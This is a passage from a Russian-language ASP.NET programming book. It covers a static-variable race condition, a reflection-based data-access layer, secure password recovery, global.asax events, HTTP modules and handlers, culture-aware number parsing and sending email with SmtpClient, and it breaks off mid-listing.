Появление статических переменных в самих страницах может означать ошибку, возникающую из-за неверного взаимодействия элементов и страниц. В одном из проектов я видел страницу профиля пользователя, на которой по нажатию кнопки открывалась другая страница, позволяющая сохранить профиль пользователя в PDF-формате. Так как страница сохранения файла создавалась после нажатия кнопки, а имя файла формировалось на странице профиля, то программист решил пойти простым путем: на странице сохранения он добавил статическую переменную, сохраняющую имя файла, а из страницы профиля устанавливал ее. Все замечательно работало в однопользовательском режиме. Но когда с системой стали работать несколько пользователей, появилась почти неуловимая ошибка — иногда (крайне редко, но очень стабильно) один пользователь скачивал профиль другого. Причина очевидна — статическая переменная имени файла профиля была единой для всех пользователей и иногда возникала ситуация "гонок", когда один пользователь переходит со страницы профиля к странице сохранения данных, а другой в этот же момент перезаписывает имя файла.

### 1.15.14. Правила обработки исключений

*См. разд. 5.3.*

### 1.15.15. Не выводите входные данные напрямую на страницу

*См. разд. 14.6.*

### 1.15.16. Подготовка к тестированию

*См. разд. 5.2.*

## 1.16. Как заблокировать одновременный доступ *Application*

Значения, хранящиеся в `Application`, доступны всем пользователям сайта. Пока их значения только читаются, проблем нет. Если же нужно модифицировать их значения, то возникает проблема одновременного доступа — один поток записывает значения, в то время как другой может их читать. Решить вопрос можно с помощью методов `Lock` и `UnLock` класса `Application`.

Второй вариант — использовать метод `lock`. См. пример в листинге 1.3.

## 1.17. Простой класс доступа к данным

DbData/FileInDB

Часто требуется какой-нибудь очень простой механизм загрузки объектов бизнес-логики из БД. В этом разделе я хочу привести очень простой пример реализации такого механизма, без использования дополнительных библиотек или систем типа Hibernate, Entity Framework и др.

Чтобы упростить работу, мы будем использовать класс `SQLHelper.cs`, предоставляемый Microsoft в библиотеке Microsoft Data Access Application Block for .NET (**http://msdn.microsoft.com/library/en-us/dnbda/html/daab-rm.asp**).

В файле конфигурации web.config, в секции `connectionStrings` должна содержаться строка подключения к БД, которую мы назовем `ConnStr`. Соответствующий базовый класс для всех классов доступа к данным (DAL) будет выглядеть так:

```
public abstract class Dao
{
protected static string ConnectionString
{
 get
 {
  return ConfigurationManager.ConnectionStrings
              ["ConnStr"].ConnectionString; }
 }
}
```

Стандартная задача слоя доступа к данным заключается в получении объекта по идентификатору и получении всего списка объектов. Причем, для того чтобы получить список объектов, в любом случае необходимо создавать объекты по одному, читая их, например, с помощью методов класса `SqlDataReader` и хранимых процедур. В листинге 1.1 приведен соответствующий код. Задачу создания одного элемента я перенес на класс-потомок, который должен передать базовому классу делегат создания своего экземпляра. Например, класс `User` (пользователь) может быть загружен с помощью такого кода:

```
public class UserDAL : ItemDao<User>
{
/// <summary>
/// Создает экземпляр класса User
/// </summary>
public static User CreateItemDelegate(SqlDataReader reader)
{
 User user = new User();
 ...здесь читаем свойства User из reader ...
 return user;
}

/// <summary>
/// Конструктор, передающий делегат в базовый класс
/// </summary>
public UserDAL()
  : base(new CreateItemDelegate<User>(CreateItemDelegate))
{
}
}
```

Теперь очень легко создавать методы для работы с классом `User`:

```
public class UserDAL : ItemDao<User>
{
// Используем базовый метод GetItem и получаем
// запись пользователя по его логину
public User GetUserByLogin(string loginName)
{
 return GetItem("GET_USER_BY_LOGIN",
          new SqlParameter("@LOGIN", loginName));
}
// Используем базовый метод GetItem и получаем
// запись пользователя по уникальному ключу
public User GetUserByID(decimal id)
{
 return GetItem("GET_USER", new SqlParameter("@ID", id));
}
// Используем базовый метод GetList и получаем
// список пользователей
public List<User> GetStudentsByInstanceId(decimal instanceId)
{
 return base.GetList("GET_USER_LIST");
}
}
```

Теперь нужно решить, как создавать экземпляры объектов. В общем случае код внутри делегата создания экземпляра выглядит примерно так:

```
public static User CreateItemDelegate(SqlDataReader reader)
{
User user = new User();
user.FirstName = reader.GetString("FIRST_NAME");
user.LastName = reader.GetString("LAST_NAME");
return user;
}
```

Другими словами, каждое поле класса читается из соответствующего столбца БД. И такой код будет в каждом классе. Конечно, хочется как-то упростить ситуацию и уменьшить количество однообразного кода.

Во-первых, для простоты реализации (а сейчас наша задача — решить поставленный вопрос как можно проще) договоримся, что все таблицы в БД и соответственно все объекты имеют уникальный автоинкрементный ключ `Id`.

Это достаточно стандартное допущение для таких проектов. Базовый класс всех наших объектов будет выглядеть так[1]:

```
public class Entity
{
public decimal? Id
{
  get; set;
}
}
```

Во-вторых, к каждому полю записи добавим атрибут `FieldName` (листинг 1.2), который будет хранить имя поля в БД, из которого нужно загрузить значение поля записи:

```
[Serializable()]
public class User : Entity
{
[FieldName("FIRST_NAME")]
public string FirstName
{
 get; set;
}

[FieldName("LAST_NAME")]
public string LastName
{
 get; set;
}

[FieldName("LOGIN")]
public string Login
{
 get; set;
}
}
```

Теперь задача сводится к тому, чтобы пройти все поля объекта `User` и прочитать значения полей из БД в соответствии с указанными именами. Реализация этой идеи содержится в методе `FillObject`, сделанном как расширение класса

[1] Свойство `Id` объявлено как `nullable`, т. к. в случае создания нового объекта мы не знаем его идентификатор до момента отправки его в БД.

SqlDataReader (листинг 1.3). Теперь код создания экземпляра класса User выглядит очень просто:

```
public static User CreateItemDelegate(SqlDataReader reader)
{
User user = new User();
reader.FillObject(user);
return user;
}
```

Метод FillObject очень просто реализуется с помощью методов отражения (reflection) , если бы не одна проблема — методы отражения очень медленные. Решить этот вопрос можно, кэшируя полученную информацию об атрибутах полей так, чтобы запрос об именах полей происходил только один раз, при первом вызове. Реализация метода показана в листинге 1.3. Кэш создается с помощью статической хэш-таблицы FieldNameAttributeCollection, которая хранит записи класса PropertyInfoAttribute.

Показанный здесь метод создания классов доступа к данным очень простой и может быть использован для очень быстрого создания слоя DAL. Аналогично можно унифицировать методы удаления и обновления записей.

**Листинг 1.1. Базовый класс DAO (Data Object Access)**

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using DAL.Base;
using System.Data.SqlClient;
using System.Data;
using Entities.Classes;

namespace DAL.Base
{
public delegate T CreateItemDelegate<T>(SqlDataReader reader);

public class ItemDao<T> : Dao where T : class
{
  private CreateItemDelegate<T> createItem;

  /// <summary>
  /// Конструктор
  /// </summary>
  /// <param name="createItem">Delegate to create item</param>
```

```
public ItemDao(CreateItemDelegate<T> createItem)
{
 this.createItem = createItem;
}

/// <summary>
/// Создаем один элемент
/// </summary>
protected T GetItem(string procedureName,
        params SqlParameter[] commandParameters)
{
 // Создаем SqlDataReader
 using (SqlDataReader reader =
    SqlHelperClass.ExecuteReader(ConnectionString,
    CommandType.StoredProcedure,
    procedureName, commandParameters))
 {
  // Читаем данные
  if (reader.Read())
  {
    // Создаем элемент
    return createItem(reader);
  }
 }
 // Пустой результат
 return null;
}


/// <summary>
/// Читаем список объектов
/// </summary>
protected List<T> GetList(string procedureName,
          params SqlParameter[] commandParameters)
{
 // Создаем список
 List<T> list = new List<T>();

 // Заполняем список
 using (SqlDataReader reader =
    SqlHelperClass.ExecuteReader(ConnectionString,
    CommandType.StoredProcedure,
    procedureName, commandParameters))
```

```
    {
     // Читаем данные
     while (reader.Read())
     {
      // Создаем один элемент
      T item = createItem(reader);
      // И добавляем его в список
      list.Add(item);
     }
    }
    // Возвращаем результат
    return list;
   }

   /// <summary>
   /// Запуск хранимой процедуры
   /// </summary>
   protected void ExecuteStoredProcedure(string procedureName,
           params SqlParameter[] commandParameters)
   {
    SqlHelperClass.ExecuteNonQuery(ConnectionString,
        CommandType.StoredProcedure,
        procedureName, commandParameters);
   }
}
}
```

**Листинг 1.2. Атрибут `FieldName`**

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Reflection;

namespace Common
{
/// <summary>
/// Атрибут имени поля БД
/// </summary>
public class FieldNameAttribute : Attribute
{
 protected string fieldName;
```

```
/// <summary>
 /// Конструктор
 /// </summary>
 public FieldNameAttribute(string fieldName)
 {
  this.fieldName = fieldName;
 }

 /// <summary>
 /// Имя поля БД
 /// </summary>
 public string FieldName
 {
  get { return fieldName; }
  set { fieldName = value; }
 }
}
}
```

**Листинг 1.3. Метод `FillObject`**

```
using System;
using System.Collections;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Data.SqlClient;
using Entities.Classes;
using System.Reflection;
using Common;

namespace DAL.Base
{
public static class SqlDataReaderExtension
{
 private static object _syncObject = new object();
 private static Hashtable _fieldNameAttributeCollection;

 private static Hashtable FieldNameAttributeCollection
 {
  get
  {
   if (_fieldNameAttributeCollection == null)
```

```
  {
   _fieldNameAttributeCollection =
      Hashtable.Synchronized(new Hashtable());
  }
  return _fieldNameAttributeCollection;
 }
}

public static object GetValue(
       this SqlDataReader reader, string name)
{
 return reader[name];
}

public static void FillObject(
      this SqlDataReader reader, Entity item)
{
 Type type = item.GetType();
 PropertyInfoAttribute[] piaArr =
     FieldNameAttributeCollection[type.FullName] as
     PropertyInfoAttribute[];
 if (piaArr == null)
 {
  // Синхронизация на случай обращения из нескольких
  // потоков одновременно
  lock (_syncObject)
  {
    piaArr = FieldNameAttributeCollection[type.FullName]
                  as PropertyInfoAttribute[];
    if (piaArr == null)
    {
     PropertyInfo[] piarr = type.GetProperties();
     List<PropertyInfoAttribute> piaList =
            new List<PropertyInfoAttribute>();
     foreach (PropertyInfo pi in piarr)
     {
      object[] attrib =
       pi.GetCustomAttributes(typeof(FieldNameAttribute),
       false);
      if (attrib.Length > 0)
      {
       FieldNameAttribute fnattr =
          (FieldNameAttribute)attrib[0];
```

```
        object o = reader.GetValue(fnattr.FieldName);
        if (o == DBNull.Value)
          o = null;
        pi.SetValue(item, o, null);
        piaList.Add(new PropertyInfoAttribute(pi, fnattr));
       }
      }
      FieldNameAttributeCollection.Add(
            type.FullName, piaList.ToArray());
     }
    }
   }

   foreach (PropertyInfoAttribute pia in piaArr)
   {
    object o =
      reader.GetValue(pia.FieldNameAttribute.FieldName);
    if (o == DBNull.Value)
     o = null;
    pia.PropertyInfo.SetValue(item, o, null);
   }
  }
}

internal class PropertyInfoAttribute
{
 public PropertyInfo PropertyInfo
 {
  get;
  private set;
 }

 public FieldNameAttribute FieldNameAttribute
 {
  get;
  private set;
 }

 public PropertyInfoAttribute(
      PropertyInfo pi, FieldNameAttribute fna)
 {
  PropertyInfo = pi;
  FieldNameAttribute = fna;
 }
}
}
```

# 1.18. Реализация единого дизайна страниц

Реализовать единый дизайн и общие методы страниц можно несколькими способами:

- использовать мастер-страницы *(см. разд. 2.18)*;
- наследовать страницы от общей базовой страницы;
- использовать компоненты.

В первом варианте все страницы должны быть реализованы в виде ASPX-файлов, содержащих элементы контента `asp:Content`. А мастер-страница содержит контейнеры `asp:ContentPlaceHolder`, в которые производится загрузка контента. В мастер-странице может быть реализовано меню (одно или несколько), заголовок и другие элементы, являющиеся общими для всех страниц.

Второй вариант удобен для вынесения общей функциональности страниц в базовый класс. Для этого создается новый класс, например:

```
public class BasePage : Page
{
}
```

и все другие страницы наследуются от него.

Третий вариант удобен для оформления общих, но независимых частей страниц. Создание компонентов требует некоторой дополнительной работы, если необходима поддержка режима разработки. Но стоит помнить, что хорошие компоненты легко и удобно переиспользовать в других проектах.

# 1.19. Процедура восстановления пароля

Одной из стандартных процедур веб-приложений является процедура восстановления пароля, при реализации которой разработчики часто забывают о защите приложения от взлома (см. также *главу 14*).

Например, я видел такой алгоритм работы: пользователь нажимает ссылку **Забыл пароль**, вводит свой электронный адрес и получает по почте новый пароль. Казалось бы алгоритм неплохой. Неприятность заключается в возможности подобрать электронный адрес или просто подсмотреть его и с помощью этой функции сбросить чужой пароль. Посмотрите на это глазами пользователя, который зарегистрировался очень давно и отнюдь не каждые две минуты читает почту в своем почтовом ящике (а то и не читает ее вовсе, используя специальный почтовый ящик только для регистраций на сайтах).

Потребность зайти на портал может возникнуть значительно раньше, чем возможность прочитать почту, и пользователь будет весьма озадачен тем, что зайти под своим именем и паролем он не может. Хотя бы даже что его ждет в почтовом ящике письмо с новым паролем.

Правильный алгоритм — отправлять по почте не новый пароль, а только ссылку, с помощью которой пользователь может восстановить или сбросить пароль. Тогда можно быть уверенным, что, во-первых, ссылкой воспользуется только тот, кому принадлежит имя входа и почтовый ящик, а во-вторых, что пароль не будет сброшен раньше, чем пользователь доберется до почты.

Время жизни такой ссылки может (и в хорошем варианте реализации должно) быть ограничено. Например, в письме пользователю будет указано, что ссылка восстановления пароля будет работать 24 часа. Если за сутки пользователь не зашел по этой ссылке, то либо он вспомнил пароль, либо эту процедуру инициировал для него кто-то другой. Возможно даже стоит контролировать, чтобы заходы на страницу восстановления пароля и ссылку, присланную по почте, были произведены с одного IP-адреса.

- При отправке ссылки на восстановление пароля учитывайте совет из *разд. 14.14*.
- Аналогичные правила стоит использовать и при смене пароля по инициативе пользователя, и, кроме того, в этом случае стоит запрашивать старый пароль. Это еще немного повысит безопасность процедуры.

# 1.20. Файл global.asax и события

## 1.20.1. Наиболее важные методы global.asax

В файле global.asax довольно много методов. Я бы выделил следующие:

- `Application_Init` — вызывается при инициализации приложения;
- `Application_Disposed` — вызывается перед выгрузкой приложения. Оптимальное место для освобождения ресурсов, если это требуется;
- `Application_Error` — вызывается при возникновении необработанного исключения. В этом обработчике можно переправить на страницу ошибки или записать исключение в лог-файл *(см. разд. 5.11)*;
- `Application_Start` — вызывается, когда класс приложения (объект типа `HttpApplication`) создан;
- `Application_End` — вызывается при уничтожении класса приложения;
- `Application_BeginRequest` — вызывается при получении запроса. Самый первый обработчик в цепочке обработки запроса;

- `Application_EndRequest` — самый последний обработчик в цепочке обработки запроса;
- `Application_AuthenticateRequest` — вызывается, когда приложение требует авторизации;
- `Application_AuthorizeRequest` — вызывается, когда модуль защиты подтвердил, что пользователь имеет доступ к ресурсу;
- `Session_Start` — вызывается при старте сессии, т. е. когда новый пользователь открывает сайт *(см. главу 13)*;
- `Session_End` — вызывается при закрытии сессии пользователя, например, по тайм-ауту или программному закрытию сессии *(см. главу 13)*.

## 1.20.2. Можно ли создать global.asax в виде CS-файла

Common\GlobalCS

При добавлении в проект файла global.asax его содержимое создается в виде серверного кода непосредственно внутри этого файла. При необходимости (например, чтобы код компилировался в DLL, а не лежал в открытом виде) можно сделать обработчики в виде обычного CS-кода. Для этого в файле global.asax нужно добавить имя класса в первую строку, а весь остальной код удалить. Фактически от файла останется такая строка:

```
<%@ Application Language="C#" Inherits="MyApplication" %>
```

А реализация самого класса выглядит так:

```
using System;
using System.Web;
using System.Data;
using System.Diagnostics;

public partial class MyApplication : HttpApplication
{
 public void Application_Start()
 {
   Trace.WriteLine("Application_Start");
 }

}
```

Многих смущает то, что в классе `HttpApplication` нет таких методов, как `Application_Start`, `Session_Start` и т. д. Вроде бы здесь нет наследования в

привычном виде. Действительно это так, но компилятор справляется со спецификой этого файла специальными средствами.

## 1.20.3. Определение причины закрытия сайта

Common\ShutdownEvents

При завершении (и перезагрузке) самого приложения вызывается метод `Application_End`, описанный в файле global.asax. Чаще всего записать в лог, что приложение было выгружено, мало. Было бы очень интересно узнать причину закрытия. Это может быть выключение компьютера, изменение в каком-либо файле конфигурации или просто в каталоге bin. В последних двух случаях сайт хотя и просто перезагружается, но тем не менее это означает закрытие сайта и включение его заново, а значит, вызов метода `Application_End`.

Скотт Ален (Scott Allen) дает интересный способ получения информации о причине закрытия приложения:

```
void Application_End(object sender, EventArgs e)
{
// Получаем ссылку на рабочий процесс
HttpRuntime runtime =
  (HttpRuntime)typeof(System.Web.HttpRuntime).
              InvokeMember("_theRuntime",
                  BindingFlags.NonPublic
                | BindingFlags.Static
                | BindingFlags.GetField,
                null, null, null);

if (runtime == null)
 return;

// Получаем строку причины закрытия
string shutDownMessage =
   (string)runtime.GetType().InvokeMember("_shutDownMessage",
               BindingFlags.NonPublic
              | BindingFlags.Instance
              | BindingFlags.GetField,
               null, runtime, null);

// Здесь можно сохранить полученную строку в лог
// SaveToLog(shutDownMessage);
}
```

Например, при ручном закрытии приложения из отладчика строка причины выглядит так:

```
HostingEnvironment initiated shutdown
HostingEnvironment caused shutdown
```

А при изменении файла web.config приложения перезагружается со следующим сообщением:

```
CONFIG change
HostingEnvironment initiated shutdown
HostingEnvironment caused shutdown
```

Более "скромный" вариант — использование свойства `ShutdownReason`:

```
string shortReason =
 System.Web.Hosting.HostingEnvironment.ShutdownReason.ToString();
```

Это свойство возвращает перечисление `ApplicationShutdownReason`, содержащее 15 причин. Например, при изменении в web.config возвращаемый результат будет `ConfigurationChange`, а при изменении в global.asax значение будет `ChangeInGlobalAsax`. Во многих случаях этого может быть достаточно, но дополнительная информация бывает очень полезна при поиске причин неожиданной перезагрузки.

Кроме причины закрытия сайта можно получить и трассировку методов, которые предшествовали закрытию. Это делается с помощью вызова:

```
string shutDownStack = (string)runtime.GetType().
       InvokeMember("_shutDownStack",
         BindingFlags.NonPublic
        | BindingFlags.Instance
        | BindingFlags.GetField,
         null, runtime, null);
```

Обычно вполне достаточно причины закрытия, но если причина совсем уж не понятная, то можно воспользоваться и трассировкой методов.

# 1.21. Модули HTTP и обработчики HTTP

Модули (`HttpModule`) и обработчики (`HttpHandler`) HTTP являются двумя наиболее эффективными способами расширения ASP.NET.

С помощью HTTP-модулей можно подписаться на события, которые вызывает класс `HttpApplication`, и управлять обработкой HTTP-запросов. Обработчики обрабатывают определенный тип запросов.

В этом разделе я расскажу, как создавать свои модули и обработчики и для чего их можно использовать. Во многих рецептах данной книги я буду использовать эти возможности.

## 1.21.1. Модули HTTP

Для реализации собственного HTTP-модуля нужно создать класс, реализующий интерфейс `IHttpModule`. Этот интерфейс имеет всего два метода:

```
public interface IHttpModule
{
void Init(HttpApplication context);
void Dispose();
}
```

В методе `Init` производится подписка на события, которые генерирует класс `HttpApplication`. Список событий приведен в табл. 1.1. Обратите внимание, что события перечислены в порядке их возникновения, кроме последних трех, которые могут вызываться в любом порядке и месте. Как видно из таблицы, модули позволяют контролировать весь процесс обработки запросов, а также реагировать на ошибки *(см. разд. 5.11)*.

Код, производящий подписку на события, выглядит, например, так:

```
public class ThemeModule : IHttpModule
{
 public void Init(HttpApplication context)
 {
  // Создаем обработчик HandlePreRequest
  context.PreRequestHandlerExecute += HandlePreRequest;
 }

 void HandlePreRequest(object sender, EventArgs e)
 {
  // Обрабатываем
 }

 // Требуется для IhttpModule-интерфейса
 public void Dispose()
 {
 }
}
```

В *разд. 2.18.9* я буду показывать, как с помощью такого модуля перехватить событие создания страниц сайта для того, чтобы обработать его централизо-

ванно, без изменения кода самих страниц. А в *разд. 5.11* я буду использовать модули для глобальной обработки исключений.

После того как модуль создан, его нужно зарегистрировать в файле web.config в секции описания модулей:

```
<system.web>
<httpModules>
 <add name="ThemeModule" type="ThemeModule"/>
</httpModules>
```

В ключе `add` указываются имя и тип регистрируемого модуля. После регистрации модуль будет участвовать в цикле обработки событий ASP.NET.

***Таблица 1.1.*** *События класса* `HttpApplication`

| Событие | Порядок | Описание |
|---|---|---|
| `BeginRequest` | 1 | Вызывается при поступлении нового запроса |
| `AuthenticateRequest` | 2 | Запрос готов для выполнения аутентификации |
| `PostAuthenticateRequest` | 3 | Вызывается после того, как модуль безопасности установил личность пользователя |
| `AuthorizeRequest` | 4 | Запрос готов для выполнения авторизации |
| `PostAuthorizeRequest` | 5 | Вызывается после того, как был авторизирован пользователь для текущего запроса |
| `ResolveRequestCache` | 6 | Вызывается после события авторизации, чтобы модули кэширования обрабатывали запрос из кэша |
| `PostResolveRequestCache` | 7 | Происходит, когда ASP.NET обходит выполнение текущего обработчика событий и позволяет модулю кэширования обработать запрос из кэша |
| `PostMapRequestHandler` | 8 | Вызывается после того, как ASP.NET связал текущий запрос с подходящим HTTP-обработчиком |
| `AcquireRequestState` | 9 | Используется для восстановления текущего состояния (например, состояние сессии) для текущего запроса. (После этого события становится доступной сессия.) |
| `PostAcquireRequestState` | 10 | Происходит, когда состояние запроса (например, состояние сессии) было получено |
| `PreRequestHandlerExecute` | 11 | Вызывается перед тем, как запрос начнет обрабатывать HTTP-обработчик |

***Таблица 1.1*** *(окончание)*

| Событие | Порядок | Описание |
|---|---|---|
| PostRequestHandlerExecute | 12 | Вызывается после того, как запрос обработал HTTP-обработчик |
| ReleaseRequestState | 13 | Вызывается после того, как ASP.NET закончил обработку запроса. Оповещает модули состояния о необходимости сохранить данные состояния запроса |
| PostReleaseRequestState | 14 | Происходит, когда ASP.NET закончил выполнение всех обработчиков событий, а данные состояния запроса были сохранены |
| UpdateRequestCache | 15 | Сообщает, что вся обработка запроса завершена, и ответ сервера может быть закэширован |
| PostUpdateRequestCache | 16 | Вызывается, когда ответ сервера был закэширован |
| EndRequest | 17 | Последнее событие из цепочки, которое сигнализирует о завершении обработки запроса |
| PreSendRequestHeaders | — | Вызывается перед отправкой HTTP-заголовков клиенту |
| PreSendRequestContent | — | Вызывается перед отправкой содержимого клиенту |
| Error | — | Сигнализирует о необработанном исключении |

## 1.21.2. Обработчики HTTP

Другим средством расширения ASP.NET являются HTTP-обработчики (`HttpHandler`), которые обрабатывают конкретный запрос. Например, в *разд. 12.3* я покажу, как создать ссылку на файл, хранящийся в БД.

Чтобы создать свой обработчик, нужно реализовать интерфейс `IHttpHandler`, описанный следующим образом:

```
public interface IHttpHandler
{
void ProcessRequest(HttpContext context);
bool IsReusable { get; }
}
```

Метод `ProcessRequest` выполняет непосредственную обработку запроса, а свойство `IsReusable` указывает на то, может ли экземпляр данного класса ис-

пользоваться повторно для других запросов. При `IsReusable` равном `false` каждый раз будет создаваться новый экземпляр обработчика.

Созданный обработчик нужно зарегистрировать в конфигурационном файле в специальной секции:

```
<httpHandlers>
 <add verb="*" path="DownloadTxt.ashx"
        type="Example.DownloadTxtHandler,Example" />
</httpHandlers>
```

Параметр `path` задает маску ресурсов, запросы к которым будут обрабатываться данным обработчиком. Это может быть либо конкретное имя (`DownloadTxt.ashx`), либо маска (`*.asmx`).

Параметр `verb` задает типы HTTP-запросов, которые будут перенаправляться обработчику, например, `GET`, `POST` или `*` (включает любые типы запросов).

Параметр `type` указывает имя класса обработчика.

Если в обработчике указывается нестандартное расширение файла, то это расширение нужно связать с ASP.NET *(см. разд. 12.3.12)*.

## 1.21.3. Стандартные обработчики *HTTP*

Некоторые стандартные HTTP-обработчики удобно использовать для защиты данных или реализации возврата HTTP-кодов в ответ на обращение к ресурсам.

- Обработчик `HttpForbiddenHandler` возвращает код 403.
- Обработчик `HttpNotFoundHandler` возвращает код 404.
- Обработчик `HttpMethodNotAllowedHandler` возвращает код 405.
- Обработчик `HttpNotImplementedHandler` возвращает код 501.

Например, обработчик `HttpForbiddenHandler` используется в *разд. 14.15* для защиты файлов ресурсов.

# 1.22. Как сделать иконку для сайта (Favicon)

Favicon — это иконка, которая отображается для каждого сайта в списке **Избранное**, перед адресом в адресной строке браузера, как иконка страницы, если сохранить ее, и т. д.

Сделать такую иконку для своего сайта очень просто. Во-первых, нужна сама иконка — картинка должна иметь формат ICO, быть размером 16×16 или 32×32 и иметь 256 цветов.

Для "публикации" иконки есть два способа. Способ первый — назвать иконку favicon.ico и положить ее в корневой каталог сайта, т. е. адрес должен выглядеть как **www.mysite.com/favicon.ico**. Это не всегда реально, если сайт находится на хостинге или доступа к корневому каталогу нет по какой-то другой причине.

Второй вариант — включить ссылку на иконку в страницу. Для этого в секцию `<head>` нужно записать следующую строку:

```
<link rel="shortcut icon"
    href="http://www.mysite.com/folder-name/logo.ico">
```

Во втором варианте название самого файла иконки не принципиально.

# 1.23. Ввод чисел с плавающей точкой

При вводе чисел с плавающей точкой очень часто у разработчиков возникает проблема с валидаторами (см. также *главу 4*). Представьте, что на странице есть поле для ввода числа с плавающей точкой и клиентский валидатор, проверяющий, что введенный текст действительно является числом. Чаще всего валидация происходит по формату примерно так:

```
[знак]числа[разделитель[числа]]
```

Проблема заключается в разделителе, если региональная настройка сервера отличается от настройки клиента. Действительно, если у клиента разделителем будет точка, то данные, переданные на сервер, будут выглядеть, например, так: `123.56`. На серверной стороне (в коде страницы) страница будет пытаться преобразовать эту строку в число:

```
double value = double.Parse(TextBox1.Text);
```

Если на сервере разделителем будет запятая, попытка преобразования закончится неудачей, и будет сгенерировано исключение. Даже если попытаться обойти эту проблему и заменить и точку и запятую на текущий разделитель, принятый на сервере, проблему это не решит:

```
string stringValue = TextBox1.Text.  // не решает вопрос!
  Replace(".", separator).Replace(",", separator);
```

Останется вторая половина проблемы — вывод данных на страницу. При открытии страницы сервер будет преобразовывать число в строку по своим правилам, и в поле ввода окажется, например, `123,56`, тогда как клиентский валидатор будет ожидать число, записанное через точку. Получится, что данные, показанные пользователю, окажутся заранее некорректными.

Для решения этой проблемы необходимо в начале запроса устанавливать региональные настройки потока, работающего с клиентом, в соответствии с настройками клиента. Делать это нужно как можно раньше, например, в обработчике `Application_BeginRequest` в файле Global.asax:

```
protected void Application_BeginRequest(Object sender, EventArgs e)
{
HttpRequest request = HttpContext.Current.Request;

if (request != null)
{
 if (request.UserLanguages != null)
 {
  if (request.UserLanguages.Length > 0)
  {
   string cultureName = request.UserLanguages[0];
   Thread.CurrentThread.CurrentCulture =
        CultureInfo.CreateSpecificCulture(cultureName);
   Thread.CurrentThread.CurrentUICulture =
        new CultureInfo(cultureName);
  }
 }
}
}
```

Некоторые браузеры не передают региональные настройки на сервер (для защиты от этого в коде проверяется условие `UserLanguages != null` и `UserLanguages.Length > 0`), но такое бывает довольно редко и в таких случаях ничего сделать нельзя. В нормальной ситуации данное присваивание решает проблему с валидацией чисел с плавающей точкой.

Разницу между `CurrentCulture` и `CurrentUICulture` я опишу в *разд. 1.24*.

И еще одно небольшое замечание: установить значение десятичного разделителя напрямую нельзя, т. к. нельзя модифицировать `CurrentCulture`. Для установки значения десятичного разделителя надо создать новый экземпляр (например, клонировав существующий) и изменить нужные поля (листинг 1.4).

**Листинг 1.4. Установка значения десятичного разделителя**

```
using System;
using System.Globalization;
using System.Threading;
```

```
namespace DecimalSeparator
{
class Class1
{
 [STAThread]
 static void Main(string[] args)
 {
  Console.WriteLine(1.5F); // Выведет 1.5

  // Нельзя напрямую менять CurrentCulture
  // CultureInfo.CurrentCulture.NumberFormat.
  //          NumberDecimalSeparator= "#";

  // Для изменения нужно создать новый экземпляр CultureInfo
  // и изменить в нем необходимые поля
  CultureInfo newCInfo =
    (CultureInfo) Thread.CurrentThread.CurrentCulture.Clone();
  newCInfo.NumberFormat.NumberDecimalSeparator = "#";
  Thread.CurrentThread.CurrentCulture = newCInfo;
  Console.WriteLine(1.5F); // Выведет 1#5
 }
}
}
```

# 1.24. В чем разница между *CurrentCulture* и *CurrentUICulture*

Свойство `CurrentCulture` управляет датами, форматированием чисел и т. д. Свойство `CurrentUICulture` определяет, какой файл ресурсов будет загружен при использовании встроенной локализации.

# 1.25. Отправка почты из ASP.NET-приложения

Common/SendEmail

## 1.25.1. Использование класса *SmtpClient*

Отправить письмо из ASP.NET-приложения можно с помощью класса `SmtpClient` пространства имен `System.Net.Mail`. Само письмо представляется классом `NetMailMessage` из того же пространства имен. Все что нужно сде-

лать — это заполнить соответствующие настройки SMTP и вызвать метод `Send`:

```
SmtpClient smtpClient = new SmtpClient(
      smtpServetHost, smtpServerPort);
NetMailMessage mail = CreateMailMessage(
      smtpFromName, smtpFromEmail, sendTo, subject, body);
smtpClient.Send(mail);
```

На самом деле параметров чуть больше, чем показано в этом коде. Полный код класса, позволяющего отправить письмо, показан в листинге 1.5. Ничего сложного в нем нет, и я позволю себе оставить его без дополнительных объяснений. Единственное, на что стоит обратить внимание, это формирование списка адресатов из строки, в которой они перечисляются через точку с запятой:

```
foreach (string toAdress in toEmail.Split(';'))
{
mailMessage.To.Add(toAdress);
}
```

Весь остальной код крайне простой и сводится к заполнению настроек.

Соответственно в файле web.config[1] должны присутствовать все конфигурационные параметры SMTP:

```
<add key="SmtpServerHost" value="smtp хост"/>
<add key="SmtpServerPort" value="smtp порт (обычно 25)"/>
<add key="SmtpEnableSsl" value="использование SSL (true/false)"/>
<add key="SmtpUserName" value="имя пользователя"/>
<add key="SmtpUserPassword" value="пароль пользователя"/>
<add key="SmtpUseDefaultCredentials"
             value="имперсонирование true/false"/>
<add key="SmtpFromName" value="имя от кого"/>
<add key="SmtpFromEmail" value="e-mail от кого"/>
```

Страница для отправки почты должна предоставлять (или, может быть, выбирать из БД) поля адреса, заголовка и содержимого письма, как, например, в листинге 1.5. Код страницы, отправляющий письмо, показан в листингах 1.6 и 1.7.

---

[1] В данном примере параметры вынесены в раздел `appSetings` файла web.config. В ASP.NET 2.0 можно воспользоваться стандартной секцией настроек `SMTP` *(см. разд. 1.26)*. Но иногда выгоднее перенести хранение настроек в БД и давать их редактировать администратору через интерфейс веб-сайта наравне с другими параметрами.

Замечу, что на таких страницах крайне желательно применение методов защиты, предотвращающих ее автоматическое использование. Например, можно добавить CAPTCHA *(см. разд. 14.17)*. Иначе такая страница будет отличным инструментом спамеров.

**Листинг 1.5. Класс `SMTPHelper` для отправки почты**

```
using System;
using System.Collections.Generic;
using System.Text;
using System.Configuration;
using System.Net.Mail;

using NetMailMessage = System.Net.Mail.MailMessage;
using SmtpClient = System.Net.Mail.SmtpClient;

namespace Web.Email
{
 public sealed class SMTPHelper
 {
   // возвращает строку ошибки
   private string smtpError;
   public string SMTPError
   {
     get
     {
       return smtpError;
     }
   }

   public bool Send(string sendTo, string subject, string body)
   {
     smtpError = string.Empty;

     // SMTP-конфигурация
     string smtpServetHost =
        ConfigurationManager.AppSettings["SmtpServerHost"];
     int smtpServerPort =
        Convert.ToInt32(ConfigurationManager.
                  AppSettings["SmtpServerPort"]);
     bool smtpEnableSsl =
        bool.Parse(ConfigurationManager.
                  AppSettings["SmtpEnableSsl"]);
```

```
// конфигурация SMTP пользователя
string smtpUserName =
  ConfigurationManager.AppSettings["SmtpUserName"];
string smtpUserPassword =
  ConfigurationManager.AppSettings["SmtpUserPassword"];
bool smtpUseDefaultCredentials =
  bool.Parse(ConfigurationManager.
